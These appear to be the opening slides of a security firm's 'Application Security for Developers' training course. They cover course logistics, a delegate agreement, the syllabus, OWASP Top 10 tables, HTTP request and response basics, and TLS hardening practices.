
Application Security for Developers



Please Follow Instructions on the handouts provided

About NotSoSecure

IT security specialist company providing cutting-edge IT security consultancy and training.

Penetration Testing

- **Web Application Security Assessment**
- **Infrastructure Security Assessment**
- **Mobile Application Security Assessment**
- **Source Code Review**
- **IoT Security Assessment**
- **Red Team Exercises**

Training

- **Beginner Friendly**
 - Hacking 101
 - Basic Infrastructure Hacking
 - Basic Web Hacking
- **Advanced/Specialist Offensive Courses**
 - Advanced Infrastructure Hacking
 - Advanced Web Hacking
 - Hacking and Securing Cloud
- **Specialist Defensive Courses**
 - Application Security for Developers
 - DevSecOps

For private/corporate training please contact us at rohit@notsosecure.com

#whoami

Rohit Salecha

- Principal Security Consultant @ NotSoSecure
- 9+ years of experience in Information Security
- Featured in '50 Influential DevSecOps Professionals in 2019' - Peerlyst
- Has expertise in Pentesting (Web, Mobile, Infra) and Application Development in Java, Python, PHP
- Certifications: CISSP, OSCP
- Trainer/Speaker : BlackHat (BWH), Nullcon, Global OWASP APPSEC
- <https://rohitsalecha.com> (@salecharohit on social platforms)

About Application Security for Developers

Training Takeaway. Learners will be able to:

1. Understand "defense by offence".
2. Identify and remediate web application vulnerabilities.

Target for pwnage !

- <https://webdevsecurity.com> - Windows machine running IIS with ASP.NET and MSSQL
- <https://linux.webdevsecurity.com> - Ubuntu machine running Java and PHP

Download the tools

<https://bit.ly/appsec4dev-mac>

<https://bit.ly/appsec4dev-win>

Account Creation and Tools

Create your account using the registration form:

<https://webdevsecurity.com/register.aspx>

The exercises reflect real-life environment. Some of the hacks will result in high privilege access and dumping of entire database. **Do not use personal or corporate credentials>Email ID or Password) to register.**

Important Notes:

- Use FireFox browser for all the exercises.
- Use Gmail to create a temporary email account.

Training Notes

Good notes help to reinforce the learning

- Training Notes:
 - Open in Internet Explorer/Chrome
 - Google Doc for Exercises - <http://bit.ly/appsec4dev>

Syllabus

- 1. Application Security Basics
- 2. Understanding HTTP Protocol
- 3. Security Misconfigurations
- 4. Insufficient Logging and Monitoring
- 5. Authentication Flaws
- 6. Authorization Bypass
- 7. Cross Site Scripting (XSS)
- 8. Cross-Site Request Forgery(CSRF)
- 9. Server-Side Request Forgery(SSRF)
- 10. SQL Injection
- 11. XML External Entity (XXE) Attacks
- 12. Insecure File Uploads
- 13. Deserialization Vulnerabilities
- 14. Client Side Security
- 15. Source Code Review
- 16. DevSecOps


Delegate Agreement

- The exercises simulate real-life environments
- Some of the hands-on exercises (simulated attacks) will result in learners gaining high user privileges of the target system.
- Any abuse of these privileges beyond the stated aims will result in automatic disqualification from the course;
 - Denial of service by dropping tables/databases
 - Shutting down the system
 - Interfering with other delegates' work etc.

In Short : Let's learn while also having fun and ensuring the same for others.

Application Security Basics

Why Do You Need Application Security ?



Ref: <https://www.notsosecure.com/anatomy-of-a-hack-sqli-to-enterprise-admin/>

Concerns in Application Security

Business Challenges

- Lack of security requirements
- Short release schedules
- Security as an afterthought
- Budget concerns

Technical Challenges

- Lack of awareness on security
- Vulnerable due to Complexity
- Bad programming practices
- Heavy reliance on crypto

OWASP TOP 10 - Vulnerabilities

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

OWASP TOP 10 - Vulnerabilities: 2017 Edition

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Injection	→	A1:2017 – Injection
A2 – Broken Authentication and Session Management	→	A2:2017 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	→	A3:2013 – Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017 – XML External Entity (XXE) [NEW]
A5 – Security Misconfiguration	→	A5:2017 – Broken Access Control [Merged]
A6 – Sensitive Data Exposure	→	A6:2017 – Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017 – Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	X	A8:2017 – Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	X	A10:2017 – Insufficient Logging & Monitoring [NEW, Comm.]

Understanding the HTTP Protocol

HyperText Transfer Protocol (HTTP)


HyperText Transfer Protocol

- Most popular
- Stateless in nature
- Request/response

Multiple Versions


- HTTP/1.0
- HTTP/1.1
- HTTP/2.0
- HTTPS for secure communication - Authentication, data integrity, secrecy

HTTP Request



HTTP Request Components

- Methods:** GET, POST, HEAD, **PUT, DELETE, OPTIONS, TRACE, TRACK**
- Referer:** Who sent me
- User-agent:** This is me
- Cookie:** My identity
- Accept-*** : What I can receive
- Authorization** (optional): My credentials



Ref: <https://twitter.com/jschauma/status/918668677624619008>

HTTP Response

Response from http://webdevsecurity.com:80/Login.aspx/Login [88.208.239.32]

Forward Drop Intercept is on Action Comment this item

Raw Headers Hex

HTTP/1.1 200 OK → **HTTP Response Code**

Cache-Control: private, max-age=0
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET → **Web Server and Application Type and Version Details**

Set-Cookie: user=admin; path=/ → **Set-Cookie header to set Cookies for Session Management**

Arr-Disable-Session-Affinity: true
Date: Thu, 02 Nov 2017 12:16:25 GMT
Connection: close
Content-Length: 21


{"d": "Authenticated"}

HTTP Response Components

- Response Codes: **20x, 30x, 40x, 50x**
- Server: Server Software Details
- Set-Cookie: Set Cookies at the client side
- Cache-Control: Should this page be cached?

What about HTTPS ?


- SSL (Secure Sockets Layer) is a standard security technology for establishing an encrypted link between a server and a client
- Typically this may be a connection between a web server (website) and a browser, a mail server and a mail client and so on
- If you connect to a website over SSL (HTTPS) then SSL “should” secure the “data in transit”
- SSL has been replaced by Transport Layer Security (TLS)



Transport Layer Security (TLS)

- Operates on top of the TCP Protocol
- The server and your browser will need to decide how the encryption will take place - TLS handshake
- A TLS handshake is started by the your browser/client which negotiates with the following:
 - Version of TLS used for the connection
 - Cipher suites used for encryption
 - Compression methods

SSL Handshake



Mitigation - SSL Best Practices

- Enable only TLS 1.2 and 1.3 protocol if possible
- Disable SSLv2 and SSLv3
- Ensure all ciphers are more than >128 bit
- Ensure the certificate is issued by a trusted root certificate authority
 - Let's Encrypt issues free/easily manageable 90 day certificates
- Ensure system patches (i.e. OpenSSL) are up-to-date
- Use Mozilla SSL Configuration Generator for configuring TLS (<https://ssl-config.mozilla.org/#server=apache&server-version=2.4.39&config=intermediate>)
- Enable Perfect forward secrecy to defend against FREAK and LogJam


Further Reading -

[https://www.owasp.org/index.php/Transport Layer Protection Cheat Sheet](https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet)



